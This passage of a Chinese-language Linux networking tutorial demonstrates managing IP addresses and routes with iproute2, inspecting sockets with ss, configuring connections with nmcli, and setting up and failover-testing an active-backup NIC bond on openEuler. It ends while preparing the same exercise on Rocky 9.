[root@rocky9 ~]# ip a del 10.0.0.114/24 dev ens160 label ens160:114
```

再次查看

```
[root@rocky9 ~]# ip a show ens160
```

## 其他IP地址实践操作

添加IP，但是只有10s的生命周期

```
root@ubuntu24:~# ip a change 10.0.0.137/24 dev ens160 preferred_lft 10 valid_lft 10
```

参数解析：

preferred\_lft代表“preferred lifetime”，即首选生存时间。

过了这个时间，地址仍然可以被接收数据包使用，但不应该用于发送新的数据包。

valid\_lft代表“valid lifetime”，即有效生存时间。

过了这个时间，地址将不再被认为是有效的，不应该用于发送或接收数据包。

10秒后检查设备的IP地址

```
[root@rocky9 ~]# ip addr
```

结果显示：

ens160网卡设备上，没有对应的IP地址了

增加多个IP地址

```
[root@rocky9 ~]# ip address add 10.0.0.110/24 dev ens160
```

```
[root@rocky9 ~]# ip address add 10.0.0.112/24 dev ens160
```

```
[root@rocky9 ~]# ip address add 10.0.0.114/24 dev ens160
```

检查设备的IP地址 - 单块网卡有4个IP地址

```
[root@rocky9 ~]# ip addr
```

清除网卡上所有IP

```
[root@rocky9 ~]# ip a flush dev ens160
```

检查设备的IP地址 - 恢复到一个IP地址

```
[root@rocky9 ~]# ip addr
```

## Rocky系统多IP地址配置

定制多网卡配置效果

```
[root@rocky9 ~]# cat /etc/NetworkManager/system-connections/ens160.nmconnection
```

```
...
[ipv4]
address1=10.0.0.12/24,10.0.0.2
address2=10.0.0.32/24
address3=10.0.0.42/24
address4=10.0.0.52/24
dns=10.0.0.2;
```

重启网络服务

```
[root@rocky9 ~]# systemctl restart NetworkManager
```

检查效果

```
[root@rocky9 ~]# ip addr | grep 'inet 1'
    inet 127.0.0.1/8 scope host lo
    inet 10.0.0.12/24 brd 10.0.0.255 scope global noprefixroute ens160
    inet 10.0.0.32/24 brd 10.0.0.255 scope global secondary noprefixroute ens160
    inet 10.0.0.42/24 brd 10.0.0.255 scope global secondary noprefixroute ens160
    inet 10.0.0.52/24 brd 10.0.0.255 scope global secondary noprefixroute ens160
```

## Ubuntu系统定制多IP地址配置

定制配置文件

```
root@ubuntu24:~# cat /etc/netplan/50-cloud-init.yaml
```

```
network:
  renderer: NetworkManager
  version: 2
  ethernets:
    ens33:
      dhcp4: false
      addresses:
        - "10.0.0.13/24"
        - "10.0.0.23/24"
        - "10.0.0.33/24"
        - "10.0.0.43/24"
      routes:
        - to: default
          via: 10.0.0.2
      nameservers:
        addresses:
          - 10.0.0.13
```

应用网络服务

```
root@ubuntu24:~# netplan apply
```

查看效果

```
root@ubuntu24:~# ip addr | grep 'inet 1'
    inet 127.0.0.1/8 scope host lo
    inet 10.0.0.13/24 brd 10.0.0.255 scope global noprefixroute ens33
    inet 10.0.0.23/24 brd 10.0.0.255 scope global secondary noprefixroute ens33
    inet 10.0.0.33/24 brd 10.0.0.255 scope global secondary noprefixroute ens33
    inet 10.0.0.43/24 brd 10.0.0.255 scope global secondary noprefixroute ens33
```

## OpenEuler系统定制多IP地址配置

定制配置

```
[root@sswang ~]# cat /etc/sysconfig/network-scripts/ifcfg-ens160
```

```
...  
DEVICE=ens160  
ONBOOT=yes  
IPADDR=10.0.0.31  
IPADDR1=10.0.0.111  
IPADDR2=10.0.0.121  
IPADDR3=10.0.0.131  
IPADDR4=10.0.0.141  
PREFIX=24  
GATEWAY=10.0.0.2  
DNS1=10.0.0.2
```

重启网卡服务

```
[root@sswang ~]# systemctl restart NetworkManager
```

检测IP地址

```
[root@sswang ~]# ip addr | grep 'inet 1'  
    inet 127.0.0.1/8 scope host lo  
    inet 10.0.0.31/24 brd 10.0.0.255 scope global noprefixroute ens160  
    inet 10.0.0.111/8 brd 10.255.255.255 scope global noprefixroute ens160  
    inet 10.0.0.121/8 brd 10.255.255.255 scope global secondary noprefixroute  
ens160  
    inet 10.0.0.131/8 brd 10.255.255.255 scope global secondary noprefixroute  
ens160  
    inet 10.0.0.141/8 brd 10.255.255.255 scope global secondary noprefixroute  
ens160
```

## 1.2.8 ip route

### 基础知识

ip route 用法

添加路由

```
ip route add TARGET via GW dev IFACE src SOURCE_IP
```

添加网关:

```
ip route add default via GW dev IFACE
```

删除路由:

```
ip route del TARGET
```

显示路由:

```
ip route show|list
```

清空路由表:

```
ip route flush [dev IFACE] [via PREFIX]
```

查看路由过程

```
ip route get IP
```

### 简单实践

路由信息查看实践

#### 查看路由实践

```
[root@rocky9 ~]# ip route list
default via 10.0.0.2 dev ens160 proto static metric 100
10.0.0.0/24 dev ens160 proto kernel scope link src 10.0.0.12 metric 100
10.0.0.0/24 dev ens160 proto kernel scope link src 10.0.0.32 metric 100
10.0.0.0/24 dev ens160 proto kernel scope link src 10.0.0.42 metric 100
10.0.0.0/24 dev ens160 proto kernel scope link src 10.0.0.52 metric 100
```

#### 查看一个IP地址的路由

```
[root@rocky9 ~]# ip route get 10.0.0.13
10.0.0.13 dev ens160 src 10.0.0.12 uid 0
    cache
[root@rocky9 ~]# ip route get 114.114.114.114
114.114.114.114 via 10.0.0.2 dev ens160 src 10.0.0.12 uid 0
    cache
```

### 路由清理实践

清空路由表 - 最好在桌面linux的终端上演示，否则会导致中断连接

```
[root@rocky9 ~]# ip route flush dev ens160
```

检查效果-没有任何路由了

```
[root@rocky9 ~]# ip route list
[root@rocky9 ~]#
```

重启网络，恢复路由

```
[root@rocky9 ~]# systemctl restart NetworkManager
```

### 默认路由实践

删除默认路由

```
[root@rocky9 ~]# ip route del default
```

检测效果

```
[root@rocky9 ~]# ip route list
```

增加默认路由

```
[root@rocky9 ~]# ip route add default via 10.0.0.2 dev ens160
```

查看路由效果

```
[root@rocky9 ~]# ip route list
default via 10.0.0.2 dev ens160
```

### 路由增加实践

增加路由

```
[root@rocky9 ~]# ip route add 11.0.0.0/24 via 10.0.0.12
```

查看效果

```
[root@rocky9 ~]# ip route list
12.0.0.0/24 via 10.0.0.12 dev ens160
```

删除路由实践

```
[root@rocky9 ~]# ip route del 12.0.0.0/24
```

# 1.2.9 ss 命令

## 基础知识

### 简介

ss命令是Socket Statistics的缩写，也称为IPC（Inter-process Communication）套接字统计。它主要用于获取系统中socket的统计信息，可以帮助系统管理员诊断和排查网络问题，包括检查当前网络连接及端口状态、搜索网络问题、统计网络情况等。

该命令来源于iproute包，可以代替netstat命令。

- netstat 通过遍历 /proc来获取 socket信息，
- ss 使用 netlink与内核tcp\_diag 模块通信获取 socket 信息

### 命令解读

命令格式：  
ss [ OPTIONS ] [ FILTER ]

常用选项

-n|--numeric

#不以主机名的格式显示

-u|--udp

#仅显示udp数据

-p|--processes

#显示对应的进程

-t|--tcp

#仅显示tcp数据

-a|--all

#显示所有数据

-l|--listening

#仅显示listen状态的连接

一般选项

-r|--resolve

#以主机名的形式显示IP

-m|--memory

#显示连接内存使用情况

--tipcinfo

#显示TIPC连接的详细信息

-s|--summary

#显示统计信息

-4|--ipv4

#仅显示IPV4连接数据

-6|--ipv6

#仅显示IPV6连接数据

-O|--packet

#仅显示PACKET数据

-M|--mptcp

#仅显示mptcp数据

-S|--sctp

#仅显示sctp数据

-d|--dccp

#仅显示dccp数据

-w|--raw

#仅显示原生套接字数据

-x|--unix

#仅显示unix数据

--tipc

#仅显示tipc数据

--vsock

#仅显示vsock数据

-f|--family=FAMILY

#根据类型过滤

{inet|inet6|link|unix|netlink|vsock|tipc|xdp|help}

-A|--query=QUERY|--socket=QUERY

#根据连接类型过滤

{all|inet|tcp|mptcp|udp|raw|unix|unix\_dgram|unix\_stream|unix\_seqpacket|packet|netlink|vsock\_stream|vsock\_dgram|tipc}[,QUERY]

常用组合

-tan, -uan, -tnl, -unl, -tuanp

### 简单实践

#### 常见选项实践

以IP的格式显示所有连接数据

```
[root@rocky9 ~]# ss -n
```

显示所有TCP连接 - 正处于连接状态

```
[root@rocky9 ~]# ss -tn
```

显示所有TCP连接

```
[root@rocky9 ~]# ss -tan
```

显示所有处于监听状态的TCP,UDP连接,并显示程序和进程ID

```
[root@rocky9 ~]# ss -tunlp
```

同上,并显示统计信息

```
[root@rocky9 ~]# ss -tunlps
```

## 1.2.10 nmcli

### 基础知识

NetworkManager

NetworkManager 是2004年由RedHat启动的项目,目的是让用户能更轻松的管理Linux中的网络,它是一个动态的,事件驱动的网络管理服务。

该项目提供了丰富的管理工具:

- 图形工具: nm-connection-editor
- 字符配置工具: nmtui, nmtui-connect, nmtui-edit, nmtui-hostname
- 命令行工具: nmcli

### 命令解析

命令格式

```
nmcli [OPTIONS] OBJECT { COMMAND | help }
```

一般选项

|                        |                         |
|------------------------|-------------------------|
| -a --ask               | #询问                     |
| -c --colors            | #输出时是否显示颜色 auto yes no  |
| -e --escape            | #是否转义分隔符 yes no         |
| -f --fields            | #指定输出列                  |
| <field,...> all common |                         |
| -m --mode              | #显示模式 tabular multiline |
| -o --overview          | #预览模式输出                 |
| -p --pretty            | #完美格式输出                 |
| -t --terse             | #简洁格式输出                 |
| -v --version           | #显示版本信息                 |
| -h --help              | #显示帮助                   |

| OBJECT       |             |
|--------------|-------------|
| g[eneral]    | #一般状态管理     |
| n[etworking] | #整体网络管理     |
| r[adio]      | #网络连接切换     |
| c[onnection] | #网络连接管理     |
| d[evice]     | #网络设备管理     |
| a[gent]      | #网络中的代理     |
| m[onitor]    | #网络中的流量数据监测 |

## 常用命令组合

|        |                                      |
|--------|--------------------------------------|
| 查看网络连接 | <code>nmcli con [show]</code>        |
| 查看活跃连接 | <code>nmcli con show --active</code> |
| 查看指定设备 | <code>nmcli con show ens160</code>   |
| 显示设备状态 | <code>nmcli dev status</code>        |
| 网络接口属性 | <code>nmcli dev show ens160</code>   |

|      |                                       |
|------|---------------------------------------|
| 删除连接 | <code>nmcli con del ens160</code>     |
| 启用连接 | <code>nmcli con up ens160</code>      |
| 禁用连接 | <code>nmcli con down ens160</code>    |
| 刷新连接 | <code>nmcli connection reload;</code> |

新增一个网卡配置文件con-name，从dhcp 获取IP地址

```
nmcli con add con-name con-dhcp type ethernet ifname ensxxx
```

新增，静态地址

```
nmcli connection add con-name con-eth1 ipv4.addresses 172.16.1.111/16
ipv4.gateway 172.16.1.254 ipv4.dns 8.8.8.8 ipv4.method manual type ethernet
ifname eth1
```

同一设备新增配置

```
nmcli con mod ens160 +ipv4.addresses 10.0.0.119/24
```

同一设备删除配置

```
nmcli con mod ens160 -ipv4.addresses 10.0.0.119/24
```

## 命令中的配置项和配置文件中的配置项对应关系

| nmcli con mod                  | ifcfg-* 文件                   |
|--------------------------------|------------------------------|
| type ethernet                  | TYPE=Ethernet                |
| ipv4.method manual             | BOOTPROTO=none               |
| ipv4.method auto               | BOOTPROTO=dhcp               |
| ipv4.addresses 192.168.2.1/24  | IPADDR=192.168.2.1 PREFIX=24 |
| ipv4.gateway 172.16.0.200      | GATEWAY=192.0.2.254          |
| ipv4.dns 8.8.8.8               | DNS0=8.8.8.8                 |
| ipv4.dns-search example.com    | DOMAIN=example.com           |
| ipv4.ignore-auto-dns true      | PEERDNS=no                   |
| connection.autoconnect yes     | ONBOOT=yes                   |
| connection.id eth0             | NAME=eth0                    |
| connection.interface-name eth0 | DEVICE=eth0                  |
| 802-3-ethernet.mac-address ... | HWADDR= ...                  |

### 简单实践

查看基本信息

```
查看网卡设备连接信息
[root@rocky9 ~]# nmcli con
NAME      UUID                                  TYPE      DEVICE
ens160    7f421f21-dc5b-333b-9901-00ec01f8b31e  ethernet  ens160
lo        ade2b9b5-7f01-45ab-b35a-fb5a0f77ada1  loopback  lo

查看设备
[root@rocky9 ~]# nmcli dev show ens160
GENERAL.DEVICE:                ens160
...
IP4.DNS[1]:                     10.0.0.2
IP6.ADDRESS[1]:                 fe80::20c:29ff:feb1:f454/64
IP6.GATEWAY:                    --
IP6.ROUTE[1]:                   dst = fe80::/64, nh = ::, mt = 1024
```

同一设备增加配置



同一设备新增配置 +ipv4.addresses

```
[root@rocky9 ~]# nmcli con mod ens160 +ipv4.addresses 10.0.0.119/24
```

```
[root@rocky9 ~]# nmcli con mod ens160 +ipv4.addresses 10.0.0.120/24
```

重新加载配置

```
[root@rocky9 ~]# nmcli con down ens160; nmcli co reload; nmcli con up ens160
```

检查效果 - 可以看到

```
[root@rocky9 ~]# ip addr | grep 'inet 1'
    inet 127.0.0.1/8 scope host lo
    inet 10.0.0.12/24 brd 10.0.0.255 scope global noprefixroute ens160
    inet 10.0.0.119/24 brd 10.0.0.255 scope global secondary noprefixroute ens160
    inet 10.0.0.120/24 brd 10.0.0.255 scope global secondary noprefixroute ens160
```

同一设备删除配置 -ipv4.addresses

```
[root@rocky9 ~]# nmcli con mod ens160 -ipv4.addresses 10.0.0.119/24
```

```
[root@rocky9 ~]# nmcli con mod ens160 -ipv4.addresses 10.0.0.120/24
```

重新加载配置

```
[root@rocky9 ~]# nmcli con down ens160; nmcli co reload; nmcli con up ens160
```

检查效果 - 可以看到

```
[root@rocky9 ~]# ip addr | grep 'inet 1'
    inet 127.0.0.1/8 scope host lo
    inet 10.0.0.12/24 brd 10.0.0.255 scope global noprefixroute ens160
```

## 新增一个网卡

查看网卡名字

```
[root@rocky9 ~]# ip addr | grep mtu
```

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu ...
```

```
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> ...
```

```
3: ens224: <BROADCAST,MULTICAST,UP,LOWER_UP> ...
```

让网卡自动获取ip地址

```
[root@rocky9 ~]# nmcli con add con-name ens224 type ethernet ifname ens224
```

连接 "con-dhcp" (cb244dc0-bb9f-4279-8a63-52dc5cb0e10c) 已成功添加。

查看网卡ip地址

```
[root@rocky9 ~]# ip addr show ens224
```

```
3: ens224: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group
default qlen 1000
    link/ether 00:0c:29:b1:f4:5e brd ff:ff:ff:ff:ff:ff
    altname enp19s0
    inet 10.0.0.112/24 brd 10.0.0.255 scope global dynamic noprefixroute ens224
        valid_lft 1795sec preferred_lft 1795sec
    inet6 fe80::ed2e:429e:7ef1:5e60/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

查看网卡配置文件

```
[root@rocky9 ~]# ls /etc/NetworkManager/system-connections/
con-dhcp.nmconnection  ens160.nmconnection
```

恢复初始配置

```
[root@rocky9 ~]# rm -rf /etc/NetworkManager/system-connections/con-*
[root@rocky9 ~]# nmcli con down ens224; nmcli co reload;nmcli con up ens224
```

新增一个配置文件

增加一个新的静态网卡配置文件

```
[root@rocky9 ~]# nmcli connection add con-name ens224 ipv4.addresses
10.0.0.200/16 ipv4.gateway 10.0.0.2 ipv4.dns 10.0.0.2 ipv4.method manual type
ethernet ifname ens224
```

检查效果

```
[root@rocky9 ~]# ip addr show ens224
3: ens224: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group
default qlen 1000
    link/ether 00:0c:29:b1:f4:5e brd ff:ff:ff:ff:ff:ff
    altname enp19s0
    inet 10.0.0.200/16 brd 10.0.255.255 scope global noprefixroute ens224
        valid_lft forever preferred_lft forever
    inet6 fe80::79a8:3dcc:30e1:ccc0/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

查看配置

```
[root@rocky9 ~]# cat /etc/NetworkManager/system-connections/ens224.nmconnection
[connection]
id=ens224
uuid=36a18daf-8c20-4121-8b0a-b70e76c4afa8
type=ethernet
interface-name=ens224

[ethernet]

[ipv4]
address1=10.0.0.200/16,10.0.0.2      # 定制配置
dns=10.0.0.2;
method=manual

[ipv6]
addr-gen-mode=default
method=auto

[proxy]
```

## 1.3 网络进阶

### 1.3.1 网卡绑定

模式解读

多网卡 bonding

将多块网卡绑定同一IP地址对外提供服务，可以实现高可用或者负载均衡。直接给两块网卡设置同一IP地址是不可以的。通过 bonding，虚拟一块网卡对外提供连接，物理网卡的被修改为相同的MAC地址。

bond聚合链路模式有 0-6 共7种模式

**mod=0 即: Round-robin policy (轮询)** 聚合口数据报文按包轮询从物理接口转发。

**负载均衡:** 所有链路处于负载均衡状态, 轮询方式往每条链路发送报文这模式的特点增加了带宽, 同时支持容错能力, 当有链路出问题, 会把流量切换到正常的链路上。

**性能问题:** 一个连接或者会话的数据包如果从不同的接口发出的话, 中途再经过不同的链路, 在客户端很有可能会出现数据包无序到达的问题, 而无序到达的数据包需要重新要求被发送, 这样网络的吞吐量就会下降。**Bond0**在大压力的网络传输下, 性能增长的并不是很理想。需要交换机进行端口绑定。

**mod=1 即: Active-backup policy (主-备份策略)** 只有Active状态的物理接口才转发数据报文。

**容错能力:** 只有一个slave是激活的(active)。也就是说同一时刻只有一个网卡处于工作状态, 其他的slave都处于备份状态, 只有在当前激活的slave故障后才有可能变为激活的(active)。

**无负载均衡:** 此算法的优点是可以提供高网络连接的可用性, 但是它的资源利用率较低, 只有一个接口处于工作状态, 在有 N 个网络接口的情况下, 资源利用率为1/N。

**mod=2 即: XOR policy (平衡策略)** 聚合口数据报文按源目MAC、源目IP、源目端口进行异或HASH运算得到一个值, 根据该值查找接口转发数据报文。

**负载均衡:** 基于指定的传输HASH策略传输数据包。

**容错能力:** 这模式的特点增加了带宽, 同时支持容错能力, 当有链路出问题, 会把流量切换到正常的链路上。

**性能问题:** 该模式将限定流量, 以保证到达特定对端的流量总是从同一个接口上发出。既然目的地是通过MAC地址来决定的, 因此该模式在“本地”网络配置下可以工作得很好。如果所有流量是通过单个路由器, 由于只有一个网关, 源和目标mac都固定了, 那么这个算法算出的线路就一直是同一条, 那么这种模式就没有多少意义了。需要交换机配置为port channel。

**mod=3 即: broadcast (广播策略)** 这种模式的特点是一个报文会复制两份往bond下的两个接口分别发送出去。

当有对端交换机失效, 感觉不到任何downtime, 但此法过于浪费资源; 不过这种模式有很好的容错机制。

此模式适用于金融行业, 因为他们需要高可靠性的网络, 不允许出现任何问题。

**mod=4 即: (802.3ad) IEEE 802.3ad Dynamic link aggregation (IEEE 802.3ad 动态链接聚合)**

在动态聚合模式下, 聚合组内的成员端口上均启用LACP (链路汇聚控制协议) 协议, 其端口状态通过该协议自动进行维护。

**负载均衡:** 基于指定的传输HASH策略传输数据包。默认算法与balance-xor一样。

**容错能力:** 这模式的特点增加了带宽, 同时支持容错能力, 当有链路出问题, 会把流量切换到正常的链路上。对比balance-xor, 这种模式定期发送LACPDU报文维护链路聚合状态, 保证链路质量。需要交换机支持LACP协议

**mod=5 即: Adaptive transmit load balancing (适配器传输负载均衡)**

在每个物理接口上根据当前的负载 (根据速度计算) 分配外出流量。

如果正在接收数据的物理接口出故障了, 另一个物理接口接管该故障物理口的MAC地址。

需要ethtool支持获取每个slave的速率

**mod=6 即: (balance-alb) Adaptive load balancing (适配器适应性负载均衡)**

该模式包含了balance-tlb模式, 同时加上针对IPv4流量的接收负载均衡, 而且不需要任何switch (交换机) 的支持。接收负载均衡是通过ARP协商实现的。bonding驱动截获本机发送的ARP应答, 并把源硬件地址改写为bond中某个物理接口的唯一硬件地址, 从而使得不同的对端使用不同的硬件地址进行通信。

**mod=6与mod=0的区别:**

**mod=6,** 先把eth0流量占满, 再占eth1, ... ethx;

而**mod=0**的话, 会发现2个口的流量都很稳定, 基本一样的带宽。

而**mod=6,** 会发现第一个口流量很高, 第2个口只占了小部分流量。

说明:

常用的模式为 0,1,3,6

mode 1、5、6 不需要交换机设置

mode 0、2、3、4需要交换机设置,而且不同类型的交换机设置的时候会有不一样,如Cisco交换机需要在0,2,3模式中使用 EtherChannel,在4模式中需要使用 LACP和EtherChannel


帮助文档:

<https://www.kernel.org/doc/Documentation/networking/bonding.txt>

## 1.3.2 openEuler实践

### 准备工作

先添加两块仅主机模式的网卡



查看网卡设备信息

查看ip地址信息

```
[root@sswang ~]# ip a s
...
3: ens224: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group
default qlen 1000
    link/ether 00:0c:29:2a:61:1a brd ff:ff:ff:ff:ff:ff
4: ens256: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group
default qlen 1000
    link/ether 00:0c:29:2a:61:24 brd ff:ff:ff:ff:ff:ff
```

查看网卡设备信息

```
[root@sswang ~]# nmcli con
```

| NAME   | UUID                                 | TYPE     | DEVICE |
|--------|--------------------------------------|----------|--------|
| ens160 | 0bb624f5-12ff-45e4-b950-00f743ea97b7 | ethernet | ens160 |
| lo     | aae2d18c-9d31-4549-80ac-2743bf2a21d0 | loopback | lo     |

```
[root@sswang ~]# nmcli device
```

| DEVICE | TYPE     | STATE  | CONNECTION |
|--------|----------|--------|------------|
| ens160 | ethernet | 已连接    | ens160     |
| lo     | loopback | 连接（外部） | lo         |
| ens224 | ethernet | 已断开    | --         |
| ens256 | ethernet | 已断开    | --         |

## 简单实践

### 定制绑定网卡配置

定制绑定网卡配置

```
[root@sswang ~]# cat > /etc/sysconfig/network-scripts/ifcfg-bond0 <<-eof
NAME=bond0
TYPE=bond
DEVICE=bond0
BOOTPROTO=none
IPADDR=192.168.8.122
PREFIX=24
BONDING_OPTS="mode=1 miimon=100 fail_over_mac=1"
eof
```

配置解读：

**mode=1**：这指定了绑定的模式为模式1，也称为“活动-备份”（active-backup）模式。

**miimon=100**：设置了链路监控的间隔时间为100毫秒为单位。这意味着系统每100毫秒检查一次物理接口的状态。

**fail\_over\_mac=1**：绑定接口在故障转移时是否改变其MAC地址。

- **1 (active)** 意味着在故障转移到另一个物理接口时，绑定接口的MAC地址会改变为活动接口的MAC地址。

- 这有助于保持网络中的一致性，因为某些网络设备可能基于MAC地址进行过滤或路由决策。

创建网卡配置文件

```
[root@sswang ~]# cat > /etc/sysconfig/network-scripts/ifcfg-ens224 <<-eof
NAME=ens224
DEVICE=ens224
BOOTPROTO=none
MASTER=bond0
SLAVE=yes
ONBOOT=yes
eof
```

```
[root@sswang ~]# cat > /etc/sysconfig/network-scripts/ifcfg-ens256 <<-eof
NAME=ens256
DEVICE=ens256
BOOTPROTO=none
MASTER=bond0
SLAVE=yes
ONBOOT=yes
eof
```

查看网卡配置文件

```
[root@sswang ~]# ls /etc/sysconfig/network-scripts/  
ifcfg-bond0 ifcfg-ens160 ifcfg-ens224 ifcfg-ens256
```

重启网络服务

```
[root@sswang ~]# systemctl restart NetworkManager
```

或 重新加载配置

```
[root@sswang ~]# nmcli conn reload
```

## 检查效果

查看ip地址

```
[root@sswang ~]# ip a s  
...  
3: ens224: <BROADCAST,MULTICAST,SLAVE,UP,LOWER_UP> mtu 1500 qdisc mq master  
bond0 state UP group default qlen 1000  
    link/ether 00:0c:29:2a:61:1a brd ff:ff:ff:ff:ff:ff  
4: ens256: <BROADCAST,MULTICAST,SLAVE,UP,LOWER_UP> mtu 1500 qdisc mq master  
bond0 state UP group default qlen 1000  
    link/ether 00:0c:29:2a:61:24 brd ff:ff:ff:ff:ff:ff  
5: bond0: <BROADCAST,MULTICAST,MASTER,UP,LOWER_UP> mtu 1500 qdisc noqueue state  
UP group default qlen 1000  
    link/ether 00:0c:29:2a:61:1a brd ff:ff:ff:ff:ff:ff  
    inet 192.168.8.122/24 brd 192.168.8.255 scope global noprefixroute bond0  
        valid_lft forever preferred_lft forever  
    inet6 fe80::20c:29ff:fe2a:611a/64 scope link proto kernel_l1  
        valid_lft forever preferred_lft forever
```

查看网络设备

```
[root@sswang ~]# nmcli conn  


| NAME   | UUID                                 | TYPE     | DEVICE |
|--------|--------------------------------------|----------|--------|
| ens160 | 0bb624f5-12ff-45e4-b950-00f743ea97b7 | ethernet | ens160 |
| bond0  | ad33d8b0-1f7b-cab9-9447-ba07f855b143 | bond     | bond0  |
| lo     | aae2d18c-9d31-4549-80ac-2743bf2a21d0 | loopback | lo     |
| ens224 | e4014630-448b-5ad3-4992-f4678202147c | ethernet | ens224 |
| ens256 | 9f45e94f-1726-dd68-8a33-8022f72b550f | ethernet | ens256 |

  
[root@sswang ~]# nmcli device  


| DEVICE | TYPE     | STATE  | CONNECTION |
|--------|----------|--------|------------|
| ens160 | ethernet | 已连接    | ens160     |
| bond0  | bond     | 已连接    | bond0      |
| lo     | loopback | 连接（外部） | lo         |
| ens224 | ethernet | 已连接    | ens224     |
| ens256 | ethernet | 已连接    | ens256     |


```

查看绑定网卡的配置信息

```
[root@sswang ~]# cat /proc/net/bonding/bond0  
Ethernet Channel Bonding Driver: v6.6.0-28.0.0.34.oe2403.x86_64
```

```
Bonding Mode: fault-tolerance (active-backup) (fail_over_mac active)  
Primary Slave: None  
Currently Active Slave: ens224  
MII Status: up  
MII Polling Interval (ms): 100  
Up Delay (ms): 0  
Down Delay (ms): 0  
Peer Notification Delay (ms): 0
```

```
Slave Interface: ens224
MII Status: up
Speed: 10000 Mbps
Duplex: full
Link Failure Count: 0
Permanent HW addr: 00:0c:29:2a:61:1a
Slave queue ID: 0
```

```
Slave Interface: ens256
MII Status: up
Speed: 10000 Mbps
Duplex: full
Link Failure Count: 0
Permanent HW addr: 00:0c:29:2a:61:24
Slave queue ID: 0
```

## 异常测试

在终端1开启一个命令行测试bond的网卡地址

```
[root@rocky9 ~]# ping 192.168.8.122
```

断开其中一块网卡 - master角色网卡

```
[root@sswang ~]# ip link set ens224 down
```

查看效果

```
[root@sswang ~]# cat /proc/net/bonding/bond0
```

```
Ethernet Channel Bonding Driver: v6.6.0-28.0.0.34.oe2403.x86_64
```

```
Bonding Mode: fault-tolerance (active-backup) (fail_over_mac active)
```

```
Primary Slave: None
```

```
Currently Active Slave: ens256
```

```
MII Status: up
```

```
MII Polling Interval (ms): 100
```

```
Up Delay (ms): 0
```

```
Down Delay (ms): 0
```

```
Peer Notification Delay (ms): 0
```

```
Slave Interface: ens224
```

```
MII Status: down
```

```
Speed: 10000 Mbps
```

```
Duplex: full
```

```
Link Failure Count: 1
```

```
Permanent HW addr: 00:0c:29:2a:61:1a
```

```
Slave queue ID: 0
```

```
Slave Interface: ens256
```

```
MII Status: up
```

```
Speed: 10000 Mbps
```

```
Duplex: full
```

```
Link Failure Count: 0
```

```
Permanent HW addr: 00:0c:29:2a:61:24
```

```
Slave queue ID: 0
```

测试终端，依然可以正常运行，没有遭受单网卡流量异常

注意：

即使我们将原来的224 网卡重启，bond网卡，不会立刻切换，防止引起网络震荡

删除绑定网卡

停用绑定网卡

```
[root@sswang ~]# nmcli conn down bond0
```

成功停用连接 "bond0" (D-Bus 活动路径: /org/freedesktop/NetworkManager/ActiveConnection/5)

检查效果

```
[root@sswang ~]# nmcli device
```

| DEVICE | TYPE     | STATE   | CONNECTION |
|--------|----------|---------|------------|
| ens160 | ethernet | 已连接     | ens160     |
| lo     | loopback | 连接 (外部) | lo         |
| ens224 | ethernet | 已断开     | --         |
| ens256 | ethernet | 已断开     | --         |

删除遗留配置文件

```
[root@sswang ~]# rm -rf /etc/sysconfig/network-scripts/ifcfg-{bond0,ens224,ens256}
```

重启网络服务

```
[root@sswang ~]# systemctl restart NetworkManager
```

或重载网络配置

```
[root@sswang ~]# nmcli conn reload
```

1.3.3 Rocky9 实践

准备工作

先添加两块仅主机模式的网卡

硬件选项

| 设备            | 摘要                  |
|---------------|---------------------|
| 内存            | 2 GB                |
| 处理器           | 2                   |
| 硬盘 (SCSI)     | 200 GB              |
| 硬盘 (NVMe)     | 200 GB              |
| CD/DVD (SATA) | 正在使用文件 E:\软件\0-系... |
| 网络适配器         | NAT                 |
| 网络适配器 2       | 仅主机模式               |
| 网络适配器 3       | 仅主机模式               |
| USB 控制器       | 存在                  |
| 声卡            | 自动检测                |
| 打印机           | 存在                  |
| 显示器           | 自动检测                |

设备状态

☐ 已连接(C)

☒ 启动时连接(O)

网络连接

☐ 桥接模式(B): 直接连接物理网络

☐ 复制物理网络连接状态(P)

☐ NAT 模式(N): 用于共享主机的 IP 地址

☒ 仅主机模式(H): 与主机共享的专用网络

☐ 自定义(U): 特定虚拟网络

VMnet0

☐ LAN 区段(L):

查看



查看网卡名字

```
[root@rocky9 ~]# ip a | grep mtu
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
default qlen 1000
